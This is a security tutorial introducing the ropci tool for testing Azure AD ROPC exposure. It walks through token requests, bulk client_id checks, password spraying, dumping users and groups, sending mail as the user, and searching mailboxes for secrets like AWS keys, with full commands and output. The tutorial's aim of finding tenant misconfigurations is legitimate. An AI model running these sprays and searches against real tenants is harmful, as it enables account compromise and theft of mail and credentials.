Resource **O**wner **P**assword **C**redentials (ROPC) is an OAuth2 "flow" defined in RFC 6749. This auth flow leverages old school **username** and **password** to retrieve an access token from a token server.

This means that the client application must process the user's credentials, which is something that OAuth2 was kind of invented to prevent. The main reason it seems to exist according to the RFC is to support a migration from legacy applications to OAuth2.

OAuth 2.0 Security Best Current Practice highlights that *"The resource owner password credentials grant MUST NOT be used",* and Microsoft in their documentation writes that:

> ⚠ **Warning**
>
> Microsoft recommends you do *not* use the ROPC flow. In most scenarios, more secure alternatives are available and recommended. This flow requires a very high degree of trust in the application, and carries risks that are not present in other flows. You should only use this flow when other more secure flows aren't viable.

So, the take-away seems to be that no-one should be using ROPC anymore these days.

However, ROPC is enabled for many OAuth2 applications by default in Azure Active Directory.

If you have an AAD tenant, you have ROPC exposure and should test for it to make sure there are no misconfigurations or insecure defaults that are being configured when it comes to MFA.

One thing to be aware of is that AAD contains the “CA003: Block legacy authentication” Conditional Access Policy template, but that will not block ROPC.

In addition to the default Microsoft ROPC apps, customers frequently add custom applications (so called Enterprise App Registrations) to their tenant that might have ROPC enabled.

If an adversary can exploit ROPC due to MFA not being explicitly enforced on an account, it can be used to gain access to information in your AAD tenant, including:

- Reading all users and groups of the entire tenant
- Read, send and search email of the account
- Down and upload files to SharePoint
- Enumerate all other OAuth apps (called Service Principals in AAD terminology)
- Other APIs including, but not limited to, Microsoft Graph API

There has been an uptick in tooling and attacks in this space, so it’s important to test for ROPC issues.

Wait, but what is this ROPC and am I using it?

What does the ROPC OAuth flow look like?

ROPC usage is pretty straight forward to spot or test for. The OAuth POST request to the token endpoint will contain **grant_type=password**.

This grant type does indicate the Resource Owner Password Credentials flow.

An ROPC POST request for Microsoft’s OAuth2 endpoint looks as follows:

```
POST https://login.microsoftonline.com/{tenant}/oauth2/v2.0/token HTTP/1.1

Host: login.microsoftonline.com

Content-Length: 137

Content-Type: application/x-www-form-urlencoded

grant_type=password&username=alice@{tenant}.com&password=ThisIsFine
&client_id=5d661950-3475-41cd-a2c3-
d671a3162bc1&scope=openid%20offline_access
```

If ROPC is enabled for the application (with the given **client_id**), and the tenant doesn't block single-factor authentication (SFA) for the account explicitly, e.g. via Conditional Access Policies that enforce MFA, this POST request will return an **access token, refresh token** and also an **id token** as seen below:

```
HTTP/1.1 200 OK

Date: Sat, 13 Aug 2022 21:10:45 GMT

Content-Length: 4307

{

  "token_type":"Bearer",

  "access_token":"eyJ0e....SOEwM5DrmOVOl0k5AMAKjcohxkenT-fTYTP7NjViiOg",

  "refresh_token":"0.AVAAtjkjOuyd6U-HMgmzuyXiBFAZZl…",
  "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOi…",
  "scope":"email openid profile AuditLog.Create Chat.Read
DataLossPreventionPolicy.Evaluate Directory.Read.All EduRoster.ReadBasic
Files.ReadWrite.All Group.ReadWrite.All InformationProtectionPolicy.Read
OnlineMeetings.Read People.Read SensitiveInfoType.Detect
SensitiveInfoType.Read.All SensitivityLabel.Evaluate User.Invite.All
User.Read User.ReadBasic.All",
  "expires_in":4268,
  "ext_expires_in":4268

}
```

Using these tokens, an adversary can start calling other Microsoft APIs.

The Azure Sign-In logs also show when ROPC logins occur; the authentication type to look for is "ROPC".

How to test for ROPC exposure?

From an offensive security perspective there are a couple of test scenarios that are important to evaluate. One tool that can be used to test and exploit ROPC issues is **ropci**.

Introducing ropci

To aid with testing for ROPC, you can download **ropci** from Github at: **https://github.com/wunderwuzzi23/ropci**.

Ropci is written in Golang, and can be compiled to Windows, Linux and macOS. The Github repository contains source code, as well as pre-compiled binaries for download.


Every command has help support to see what options are supported. But to get started with testing, let's see if we can authenticate.

Quick Ad-hoc ROPC test

To perform a basic and quick test, which you should do to see if your company has some bigger AAD MFA misconfiguration, run:

```
./ropci auth logon -t {tenant}.onmicrosoft.com -u {joe@example.org} -P --discard-token
```

where you replace the info in brackets with your own testing information, as in this screenshot:



The above screenshot shows the most basic auth test. If authentication succeeds, the retrieved scopes will be shown. If it fails, you will see the detailed AAD error message.

By default, ropci uses the **client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c**, which is Microsoft Office. This is a good app and provides a wide set of permissions to APIs to call.

You can also provide a different **client_id** on the command line if you want other scopes.

IMPORTANT

If you get an access token this way, it is enough evidence to reach out to your IT department to discuss ROPC! Things will only get worse from here on... The AAD tenant is not as secure as it could or should be, as single-factor authentication via ROPC is possible.

Configuration

Besides a quick ad-hoc test, you can configure ropci to not have to enter information each time. The default configuration is stored in the file **.ropci.yaml**; it contains basic information such as **tenant**, **username**, **password**, **client_id** to use.

To create a config file, you can just type: **./ropci configure** and enter the information you want to use:

```
hacker@commodore:~/tools/ropci$ ./ropci configure
Let's set things up by entering Tenant, Username and Password.
Azure Tenant Name or ID (e.g. contoso.onmicrosoft.com): wuzzi.onmicrosoft.com
Username (e.g. bob@example.org): alice@wunderwuzzi.net
Nearly done, let's enter the password.
You can leave the password blank if you don't want it stored, and specify the -P flag each time.
Password:
Configuration complete.
hacker@commodore:~/tools/ropci$
```

Feel free to review the newly created **.ropci.yaml** file to see the configuration details.

Authenticating

Now you can attempt to logon using ROPC via **./ropci auth logon**:

```
hacker@commodore:~/tools/ropci$ ./ropci auth logon
Succeeded. Token written to .token.
```

If authentication is successful, the access token, refresh token and id token, as well as granted scopes will be written to the file **.token**.

Below is an example of ropci's **.token** file, and you can see the scopes that were granted that way:

```
hacker@commodore:~/tools/ropci$ cat .token
{
  "time": "2022-09-21 18:02:12",
  "display_name": "Main Token",
  "client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c",
  "access_token": "eyJ0eXAiOiJKV1QiLC
  "refresh_token": "0.AVAAtjkjOuyd6U-
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbG
  "scope": "email openid profile 00000003-0000-0000-c000-000000000000/AuditLog.Read.All 00000003-0000-0000-c000-000
hared 00000003-0000-0000-c000-000000000000/Calendars.ReadWrite 00000003-0000-0000-c000-000000000000/Contacts.ReadWr
3-0000-0000-c000-000000000000/DeviceManagementConfiguration.Read.All 00000003-0000-0000-c000-000000000000/DeviceMan
AccessAsUser.All 00000003-0000-0000-c000-000000000000/Directory.Read.All 00000003-0000-0000-c000-000000000000/Files
000000000000/Files.ReadWrite.All 00000003-0000-0000-c000-000000000000/Group.Read.All 00000003-0000-0000-c000-000000
ionPolicy.Read 00000003-0000-0000-c000-000000000000/Mail.ReadWrite 00000003-0000-0000-c000-000000000000/Notes.Creat
00000/People.Read.All 00000003-0000-0000-c000-000000000000/Printer.Read.All 00000003-0000-0000-c000-000000000000/Pr
t 00000003-0000-0000-c000-000000000000/SensitiveInfoType.Read.All 00000003-0000-0000-c000-000000000000/SensitivityL
000-c000-000000000000/TeamMember.ReadWrite.All 00000003-0000-0000-c000-000000000000/User.Read.All 00000003-0000-000
eadWrite 00000003-0000-0000-c000-000000000000/Users.Read",
  "expires_in": 7379,
  "expiry": "2022-09-21T20:00:11.939829946-07:00",
  "foci": "1",
  "result": "",
  "error": ""
hacker@commodore:~/tools/ropci$
```

Same as with the ad-hoc test, ropci uses the **client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c** (Microsoft Office) by default.

In some cases that we will show later, ropci will automatically switch the **client_id** under the hoods to authenticated to get the needed scopes for operations (e.g., when sending mail with**./ropci mail send**).

There are different kinds of applications in AAD, and we don't have time to discuss them in detail, but it's typical that an app has delegated permission, which means the account whose username/password was provided still needs to have the proper access rights as well. Meaning, you can't read someone else's mailbox, unless the account used has the permission to read mail from other users, but the account can read its own email.

Other authentication options - devicecode

Even though we are focused on ROPC authentication, you can also leverage **devicecode** authentication to retrieve an access code. This is useful if you'd like to use ropci for its other features.

To get an access token via the *devicecode* flow run: **$ ./ropci auth devicecode** and follow instructions.

Refreshing tokens

If you have a refresh token cached in the **.token** file, just type **./ropci auth refresh** to refresh it. Ropci will do that automatically under the covers if the token is about to expire. You can also leverage tokens from other tools this way (more in the help with ropci auth refresh help).

Invalidating tokens

You can also invalidate the token by simple typing ./**ropci auth invalidate**.

Using ropci

Now that we have a valid token, various features can be used:

```
hacker@commodore:~/tools/ropci$ ./ropci
Resource Owner Password Credentials Assessment Tool for AAD.
ropci by wunderwuzzi23

Usage:
  ropci [flags]
  ropci [command]

Available Commands:
  apps        List all the apps/clientids (servicePrincipals) available in the tenant
  auth        Authenticate to AAD using ROPC
  azure       Interact with Azure Resource Manager
  call        Generic call method to invoke arbitrary APIs
  completion  Generate the autocompletion script for the specified shell
  configure   Initialize the ropci configuration to get started.
  drive       List, download or upload files to Sharepoint
  groups      List or create groups
  help        Help about any command
  mail        Access mail of the user
  search      Search through mail messages, chats or Sharepoint files
  users       List all users or an individual user's details

Flags:
  -a, --all               Retrieve all records for 'list' sub-commands, this could take a while
  -A, --azureuri string   Azure Resource Management Uri (default "https://management.azure.com")
      --config string     Config file (default is ./.ropci.yaml)
      --format string     Output results in table, csv or json (when applicable) (default "table")
  -G, --graphuri string   Graph API endpoint/version to call (default "https://graph.microsoft.com/beta")
  -h, --help              help for ropci
  -v, --verbose           Print more info when running commands
      --version           version for ropci

Use "ropci [command] --help" for more information about a command.
hacker@commodore:~/tools/ropci$
```

For this tutorial, let's first explore the **apps** command, which allows you to list all OAuth applications in use by the tenant (Microsoft calls these service principals, by the way, and the OAuth **client_id** is called **appId**).

You can enumerate them with **./ropci apps list**:

```
hacker@commodore:~/tools/ropci$ ./ropci auth logon
Succeeded. Token written to .token.
hacker@commodore:~/tools/ropci$ ./ropci apps list | more
+-----------------------------------------------------------------+--------------------------------------+--------------------+
|                          displayName                            |                appId                 |   publisherName    |
+-----------------------------------------------------------------+--------------------------------------+--------------------+
| Microsoft Teams Mailhook                                        | 51133ff5-8e0d-4078-bcca-84fb7f905b64 | Microsoft Services |
| OCaaS Client Interaction Service                                | c2ada927-a9e2-4564-aae2-70775a2fa0af | Microsoft Services |
| Microsoft Office Licensing Service vNext                        | db55028d-e5ba-420f-816a-d18c861aefdf | Microsoft Services |
| Messaging Bot API Application                                   | 5a807f24-c9de-44ee-a3a7-329e88a00ffc | Microsoft Services |
| Service Encryption                                              | dbc36ae1-c097-4df9-8d94-343c3d091a76 | Microsoft Services |
| Microsoft Mobile Application Management Backend                 | 354b5b6d-abd6-4736-9f51-1be80049b91f | Microsoft Services |
| Microsoft Graph                                                 | 00000003-0000-0000-c000-000000000000 | Microsoft Services |
| Permission Service O365                                         | 6d32b7f8-782e-43e0-ac47-aaad9f4eb839 | Microsoft Services |
| SubscriptionRP                                                  | e3335adb-5ca0-40dc-b8d3-bedc094e523b | Microsoft Services |
| AAD Request Verification Service - PROD                         | c728155f-7b2a-4502-a08b-b8af9b269319 | Microsoft Services |
| SharePoint Online Client                                        | 57fb890c-0dab-4253-a5e0-7188c88b2bb4 | Microsoft Services |
| Exchange Office Graph Client for AAD - Interactive              | 6da466b6-1d13-4a2c-97bd-51a99e8d4d74 | Microsoft Services |
| Microsoft_Azure_Support                                         | 959678cf-d004-4c22-82a6-d2ce549a58b8 | Microsoft Services |
| Search Federation Connector - Dataverse                         | 9c60a40b-b5c5-4d01-8588-776209c80db3 | Microsoft Services |
| Microsoft Intune AAD BitLocker Recovery Key Integration         | ccf4d8df-75ce-4107-8ea5-7afd618d4d8a | Microsoft Services |
| RPA - Machine Management Relay Service                          | aad3e70f-aa64-4fde-82aa-c9d97a4501dc | Microsoft Services |
| Office 365 Search Service                                       | 66a88757-258c-4c72-893c-3e8bed4d6899 | Microsoft Services |
| Power BI Service                                                | 00000009-0000-0000-c000-000000000000 | Microsoft Services |
| Intune DiagnosticService                                        | 7f0d9978-eb2a-4974-88bd-f22a3006fe17 | Microsoft Services |
| Compute Usage Provider                                          | a303894e-f1d8-4a37-bf10-67aa654a0596 | Microsoft Services |
| MsgDataMgmt                                                     | 61a63147-3824-45f5-a186-ace3f4c9daeb | Microsoft Services |
| teamsupgradeorchestrator-app                                    | 3cf798a6-b0c5-4d5c-9645-b5273d471fc5 | Microsoft Services |
| Microsoft Teams Shifts                                          | aa580612-c342-4ace-9055-8edee43ccb89 | Microsoft Services |
| Power Platform Global Discovery Service                         | 93bd1aa4-c66b-4587-838c-ffc3174b5f13 | Microsoft Services |
| Log Analytics API                                               | ca7f3f0b-7d91-482c-8e09-c5d840d0eac5 | Microsoft Services |
| teams contacts griffin processor                                | e08ab642-962a-4175-913c-165f557d799a | Microsoft Services |
| Teams CMD Services Artifacts                                    | 6bc3b958-689b-49f5-9006-36d165f30e00 | Microsoft Services |
```

By default, only 100 entries are listed, if there are more you can provide **–all** to see them all.

There is also a **–format json** option to dump all the information to json, which we will do to perform a bulk assessment against all **client_id** to see if we can get tokens via ROPC.

```
hacker@commodore:~/tools/ropci$ ./ropci apps list --all --format json -o apps.list
Number of pages: 5
Results written to apps.list
hacker@commodore:~/tools/ropci$
```

To parse the json based output we get with the above command, I like using **jq**, for instance:

```
$ jq -r '.value[].appId' apps.list | wc -l
```

will show us how many service principals we found:

```
hacker@commodore:~/tools/ropci$ jq -r '.value[].appId' apps.list | wc -l
438
hacker@commodore:~/tools/ropci$
```

Quite a lot. Let's do a bulk test for ROPC auth to see which ones are configured for ROPC and what scopes/permissions we get!

Performing Bulk Validation – ropci auth bulk

Use the following one liner to query the tenant and get a **csv** file that can be used with the **./ropci auth bulk** command:

```
$ ./ropci apps list --all --format json | jq -r '.value[] | [.displayName,.appId] | @csv' > apps.csv
```

This will create a csv file that can be used with the `auth bulk` command.

```
$ ./ropci auth bulk -i apps.csv -o results.json
```

This is how the two commands look in action:

```
hacker@commodore:~/tools/ropci$ ./ropci apps list --all --format json | jq -r '.value[] | [.displayName,.appId] | @csv' > apps.csv
hacker@commodore:~/tools/ropci$ ./ropci auth bulk -i apps.csv -o results.json
ClientIDs from CSV file apps.csv.
Results will be written to results.json.

Issuing Requests...~420
Waiting for results...
+--------------------------------------+--------------------------------------+---------+-----------------------------------+
|              displayName             |                appId                 | result  |               scope               |
+--------------------------------------+--------------------------------------+---------+-----------------------------------+
| Azure Machine Learning               | 18a66f5f-dbdf-4c17-9dd7-1634712a9cbe | error   |                                   |
| Services                             |                                      |         |                                   |
| Microsoft Graph                      | 00000003-0000-0000-c000-000000000000 | error   |                                   |
| AI Builder Prod Non God Mode         | be5f0473-6b57-40f8-b0a9-b3054b41b99e | error   |                                   |
| Office 365 Mover                     | d62121f3-e023-4972-b6b0-794190c0fd98 | error   |                                   |
| Azure Analysis Services              | 4ac7d521-0382-477b-b0f8-7e1d95f85ca2 | error   |                                   |
| Microsoft Flow Service               | 7df0a125-d3be-4c96-aa54-591f83ff541c | error   |                                   |
| M365 App Management Service          | 0517ffae-825d-4aff-999e-3f2336b8a20a | error   |                                   |
| AML Inferencing Frontdoor -          | 6608bce8-e060-4e82-bfd2-67ed4f60262f | error   |                                   |
| Staging                              |                                      |         |                                   |
| Outlook Lite                         | e9b154d0-7658-433b-bb25-6b8e0a8a7c59 | success | profile openid email              |
| Viva Learning                        | 2c9e12e5-a56c-4ba1-b768-7a141586c6fe | error   |                                   |
| Microsoft Outlook                    | 5d661950-3475-41cd-a2c3-d671a3162bc1 | success | email openid profile              |
|                                      |                                      |         | AuditLog.Create Chat.Read         |
|                                      |                                      |         | DataLossPreventionPolicy.Evaluate |
|                                      |                                      |         | Directory.Read.All                |
|                                      |                                      |         | EduRoster.ReadBasic               |
|                                      |                                      |         | Files.ReadWrite.All               |
|                                      |                                      |         | Group.ReadWrite.All               |
|                                      |                                      |         | InformationProtectionPolicy.Read  |
|                                      |                                      |         | OnlineMeetings.Read People.Read   |
|                                      |                                      |         | SensitiveInfoType.Detect          |
|                                      |                                      |         | SensitiveInfoType.Read.All        |
|                                      |                                      |         | SensitivityLabel.Evaluate         |
|                                      |                                      |         | User.Invite.All User.Read         |
|                                      |                                      |         | User.ReadBasic.All                |
| Exchange Office Graph Client         | 765fe668-04e7-42ba-aec0-2c96f1d8b652 | error   |                                   |
| for AAD - Noninteractive             |                                      |         |                                   |
| Geneva Alert RP                      | 6bccf540-eb86-4037-af03-7fa058c2db75 | error   |                                   |
| Microsoft Teams Graph Service        | ab3be6b7-f5df-413d-ac2d-abf1e3fd9c0b | error   |                                   |
```

Additionally, there are *clientids* that are available in all tenants, but are not listed.

These are applications AAD makes available to everyone. I aggregated them from various sources (such as AADInternals, and other tools) and performed a bulk auth check with ropci. That way we can find 59 applications that support ROPC and will be present in pretty much every AAD tenant.

Here is a screenshot of the list showing the scopes for these “built-in” apps:

26	Microsoft Office	d3590ed6-52b3-4102-aeff-aad2292ab01c	email openid profile AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Con
27	Microsoft Outlook	5d661950-3475-41cd-a2c3-d671a3162bc1	email openid profile AuditLog.Create Chat.Read DataLossPreventionPolicy.Evaluate Directory.Read.All EduRos
28	Microsoft Planner	66375f6b-983f-4c2c-9701-d680650f588f	email openid profile Directory.Read.All Files.ReadWrite Group.ReadWrite.All User.Read.All
29	Microsoft Power BI	c0d2a505-13b8-4ae0-aa9e-cddd5eab0b12	profile openid email user_impersonation
30	Microsoft Stream Mobile Native	844cca35-0656-46ce-b636-13f48b0eecbd	profile openid email
31	**Microsoft Teams**	**1fec8e78-bce4-4aaf-ab1b-5451cc387264**	**email openid profile Channel.ReadBasic.All Contacts.ReadWrite.Shared Files.ReadWrite.All InformationProte**
32	Microsoft Teams - Device Admin Agent	87749df4-7ccf-48f8-aa87-704bad0e0e16	profile openid email
33	Microsoft To-Do client	22098786-6e16-43cc-a27d-191a01a1e3b5	email openid profile User.Read User.ReadBasic.All
34	Microsoft Tunnel	eb539595-3fe1-474e-9c1d-feb3625d1be5	email openid profile User.Read
35	**Microsoft Whiteboard Client**	**57336123-6e14-4acc-8dcf-287b6088aa28**	**email openid profile Calendars.Read Channel.ReadBasic.All ChannelMessage.Send Contacts.Read Directory.R**
36	Microsoft.AAD.BrokerPlugin resource:https://cs.dds.microsoft.com (from	6f7e0f60-9401-4f5b-98e2-cf15bd5fd5e3	profile openid email user_impersonation
37	Microsoft.MileIQ	a25dbca8-4e60-48e5-80a2-0664fdb5c9b6	profile openid email user_impersonation
38	MS Graph API (from AADInternals)	1b730954-1685-4b74-9bfd-dac224a7b894	email openid profile Agreement.Read.All Agreement.ReadWrite.All AgreementAcceptance.Read AgreementAc
39	Office 365 Management	00b41c95-dab0-4487-9791-b9d2c32c80f2	email openid profile Contacts.Read Contacts.ReadWrite Directory.AccessAsUser.All Mail.ReadWrite Mail.Reac
40	Office UWP PWA	0ec893e0-5785-4de6-99da-4ed124e5296c	email openid profile Files.ReadWrite.All Notes.Create Notes.ReadWrite.All People.Read Tasks.ReadWrite User
41	OneDrive	b26aadf8-566f-4478-926f-589f601d9c74	email openid profile Contacts.Read Directory.Read.All Family.Read Files.ReadWrite.All Group.Read.All People
42	OneDrive iOS App	af124e86-4e96-495a-b70a-90f90ab96707	email openid profile Contacts.Read Directory.Read.All Files.ReadWrite Group.Read.All People.Read Sites.Reac
43	OneDrive SyncEngine	ab9b8c07-8f02-4f72-87fa-80105867a763	email openid profile Files.Read Sites.Read.All User.Read
44	Outlook Lite	e9b154d0-7658-433b-bb25-6b8e0a8a7c59	profile openid email
45	Outlook Mobile	27922004-5251-4030-b22d-91ecd9a37ea4	email openid profile Files.ReadWrite.All Mail.Read Mail.Read.Shared People.Read People.Read.All Presence.R
46	Outlook Online Add-in App	bc59ab01-8403-45c6-8796-ac3ef710b3e3	profile openid email
47	Outlook Web App Widgets	87223343-80b1-4097-be13-2332ffa1d666	profile openid email
48	PowerApps	4e291c71-d680-4d0e-9640-0a3358e31177	email openid profile User.Read
49	SharePoint	d326c1ce-6cc6-4de2-bebc-4591e5e13ef0	email openid profile Contacts.Read Directory.Read.All Files.ReadWrite Group.Read.All People.Read Sites.Reac
50	SharePoint Android	f05ff7c9-f75a-4acd-a3b5-f4b6a870245d	email openid profile Contacts.Read Directory.Read.All Group.Read.All People.Read Sites.Read.All User.Read.A
51	SharePoint Online Client	57fb890c-0dab-4253-a5e0-7188c88b2bb4	profile openid email
52	SharePoint Online Client Extensibility	c58637bb-e2e1-4312-8a00-04b5ffcd3403	profile openid email user_impersonation
53	SPO Management Shell (from AADInternals)	9bc3ab49-b65d-410a-85ad-de819febfddc	profile openid email user_impersonation
54	Universal Store Native Client	268761a2-03f3-40df-8a8b-c3db24145b6b	profile openid email user_impersonation
55	**Visual Studio**	**872cd9fa-d31f-45e0-9eab-6e460a02d1f1**	**email openid profile Application.ReadWrite.All User.ReadWrite.All**
56	Windows Search	26a7ee05-5602-4d76-a7ba-eae8b7b67941	email openid profile Files.ReadWrite User.Read
57	Windows Spotlight	1b3c667f-cde3-4090-b60b-3d2abd0117f0	profile openid email user_impersonation
58	WindowsUpdate-Service	6f0478d5-61a3-4897-a2f2-de09a5a90c7f	profile openid email

To repro this, you can use the "*clientids*" file in the ropci Github project (at https://github.com/wunderwuzzi23/ropci/blob/v0.1/clientids) and perform a bulk authentication for all of them.

ROPC Password Spray

Another interesting feature of ropci is the ability to perform a password spray across accounts and configure timeouts for the test.

To launch a passwords spray, use **./ropci auth spray** as follows:

```
./ropci auth spray --users-file users.list --passwords-file pwds.list -o
results --wait 3600 --wait-try 10
```

Here is an example of how the output looks:

```
hacker@commodore:~/tools/ropci$ ./ropci auth spray --users-file users.list --passwords-file passwords.list -o spray.results --wait 3600 --wait-try 10
Attempts: 12 for ClientID d3590ed6-52b3-4102-aeff-aad2292ab01c
Wait configuration. Wait per round: 3600s. Wait per try: 10s.

Attempt 001-0001: alice@wunderwuzzi.net                    test                    invalid username or password
Attempt 001-0002: johannr@wunderwuzzi.net                  test                    invalid username or password
Attempt 001-0003: doesnotexist@wunderwuzzi.net             test                    account does not exist
* Waiting 3600 seconds before next round...
```

Ropci will go over each password in the password's file, and then try the passwords for each user in the user's file. With **–wait** and **–wait-try** the spray can be configured to wait after passwords round, or also after everyone tries. This allows you to do low and slow sprays to test for detections.

IMPORTANT: Password spraying can lead to account lockouts. Hence, make sure that for any kind of password brute force or spray, you have proper permission from the right stakeholders and that potential implications/policies are understood upfront. Always understand what you are doing.

Exploring users and groups

Users and Group commands can retrieve information about the current user and group memberships. This is done with the following command:

$ ./ropci users who

```
hacker@commodore:~/tools/ropci$ ./ropci users who
Access token was refreshed
Succeeded. Token written to .token.
+-------------------------------------------------------------------------------------------------------+
| Id:           0df463da-1a1c-4dba-817d-ca72438524ce
| Created:      2022-08-13T13:30:36Z
| Upn:          alice@wunderwuzzi.net
| Display Name: alice
| Firstname:    Alice
| Lastname:     Hacker
| Enabled:      true
| Job Title:    Test Account
| Refresh Tkns
| Valid Since:  2022-09-08T03:45:13Z
+-------------------------------------------------------------------------------------------------------+
+-------------------------------------------------------------------------------------------------------+

User is owner of:
+----+-------------+-------------+------+-------------+-----------------+
| id | @odata.type | displayName | mail | description | securityEnabled |
+----+-------------+-------------+------+-------------+-----------------+
```

It will list information about the current user, including ownership and membership of groups and roles.

You can also provide the -u argument to explore details of a specific other user account:

```
hacker@commodore:~/tools/ropci$ ./ropci users who -u bob@wunderwuzzi.net
+-------------------------------------------------------------------------------------------------------+
| Id:           07537a19-e926-4591-a949-361f7ab97f93
| Created:      2022-09-06T02:57:44Z
| Upn:          bob@wunderwuzzi.net
| Display Name: Bobby
| Firstname:    Bob
| Lastname:     Williams
| Enabled:      true
| Job Title:    Analyst
| Refresh Tkns
| Valid Since:  2022-09-06T03:01:52Z
+-------------------------------------------------------------------------------------------------------+
+-------------------------------------------------------------------------------------------------------+
```

Dumping all users and groups

To dump all account information at scale, use the **list** method, and to dump results as json format, use:

```
$ ./ropci users list --all --format json -o users.list

$ ./ropci groups list --all --format json -o groups.list
```

Searching

To explore users or groups more interactively, you can use the search option **-s**:

```
hacker@commodore:~/tools/ropci$ ./ropci users list -s "displayName:bob"
+--------------------------------------+--------------------+-------------+-----------+----------+----------+------------+-------------+----------------+
|                  id                  |  userPrincipalName | displayName | firstName | surname  | jobTitle | department | phoneNumber | accountEnabled |
+--------------------------------------+--------------------+-------------+-----------+----------+----------+------------+-------------+----------------+
| 07537a19-e926-4591-a949-361f7ab97f93 | bob@wunderwuzzi.net | Bobby       |           | Williams | Analyst  | Security   |             | true           |
+--------------------------------------+--------------------+-------------+-----------+----------+----------+------------+-------------+----------------+

Number of items: 1
hacker@commodore:~/tools/ropci$
```

There are many other features to list members and owners of groups, for instance, adding/removing users/groups, or to set a user's password. Feel free to explore users and groups methods more.

Reading emails of the user

Another important feature is the ability to read and be able to send email via ROPC. This can be done with **./ropci mail list** and **./ropci mail send**.

Here is an example for listing mail:

If you want to see more content or preview of the emails, you can leverage **--all --format json** to dump the details.

Sending emails

Sending emails does require a different **client_id**, and ropci will request it automatically. Ropci uses the client_id 57336123-6e14-4acc-8dcf-287b6088aa28, which is the **Microsoft Whiteboard Client. Turns out it has the permission Mail.Send.**

Let's use it:

```
$ ./ropci mail send -t ./templates/mailSend.json
```

Sending an email requires a template to be leveraged, which contains the content, recipients, attachments, etc., of the email to be sent. Here is an example template file:

```json
{
  "message": {
    "subject": "This is fine!",
    "body": {
      "contentType": "Html",
      "content": "<h2>Hello</h2>This is fine. Click this link: https://embracethered.com"
    },
    "toRecipients": [
      {
        "emailAddress": {
          "address": "joe@example.org"
        }
      }
    ],
    "attachments": [
      {
        "@odata.type": "#microsoft.graph.fileAttachment",
        "name": "attachment.txt",
        "contentType": "text/plain",
        "contentBytes": "VGhpcyBpcyBmaW5lISA6KQo="
      }
    ]
  },
  "saveToSentItems": "false",
}
```


And this is how it looks in action:

```
hacker@commodore:~/tools/ropci$ ./ropci mail send -t ./templates/sendMail.json
Access token was refreshed
Succeeded. Token written to .token-mailsend.
Mail sent.
hacker@commodore:~/tools/ropci$
```

Please note how **ropci** requested a new access token and stored it in **.token-mailsend**. This is the token for the Microsoft Whiteboard Client app, and it can send mail as the user.

Searching for strings or secrets through email

A cool feature is to search through the email of an account via **./ropci search**. Using search, it's possible to quickly look through the email of the user. The following is an example:

$ ./ropci search -q "AWS_ACCESS"

```
hacker@commodore:~/tools/ropci$ ./ropci search -q 'AWS_ACCESS'
+------+--------------------------------------------------------------------------
----------------------------------------------------------+---------+
| rank |                                                                    summary
                                                          | subject |
+------+--------------------------------------------------------------------------
----------------------------------------------------------+---------+
|    1 | ...this is not known. <c0>AWS_ACCESS</c0>_KEY_ID=AKIAsomethingsomething AWS_SECRET_ACCESS_KEY=this_is_a_secret This g
nstance and you can create s3 data. Greetings, Security. |         |
```

As you can see, the search found some emails that contain the search keyword!

There is a lot more!

Each ropci command has a wide list of sub-commands, and there are commands for **azure** and **drive** that you can explore also.

With **drive,** it's possible to **list, download and upload files** to SharePoint, for instance!

If you are interested in exploring other Graph API methods, you can use the **call** method also, which allows constructing your own Graph API requests for methods that are not yet implemented with ropci. With the following command, you can see available method names:

```
hacker@commodore:~/tools/ropci$ ./ropci call -c / -f name
+-----------------------------------+
|                name               |
+-----------------------------------+
| invitations                       |
| users                             |
| activitystatistics                |
| applicationTemplates              |
| servicePrincipals                 |
| authenticationMethodConfigurations |
| bookingBusinesses                 |
| bookingCurrencies                 |
| devices                           |
| identityProviders                 |
```

Enjoy experimenting and explore learning more about Graph API.

Abusing Azure Resource Manager

Another feature, with basic functionality, is the *azure* module. If MFA is not enforced, one might be able to read Azure subscriptions, and VMs the user has access to using **./ropci azure**:

```
hacker@commodore:~/tools/ropci$ ./ropci auth logon
Succeeded. Token written to .token.
hacker@commodore:~/tools/ropci$ ./ropci azure subscriptions-list
+--------------------------------------+--------------------+---------+
|           subscriptionId             |    displayName     |  state  |
+--------------------------------------+--------------------+---------+
| 2dc626ab-8bcc-4b75-8560-034329976157 | Test Subscriptions | Enabled |
+--------------------------------------+--------------------+---------+

Number of items: 1
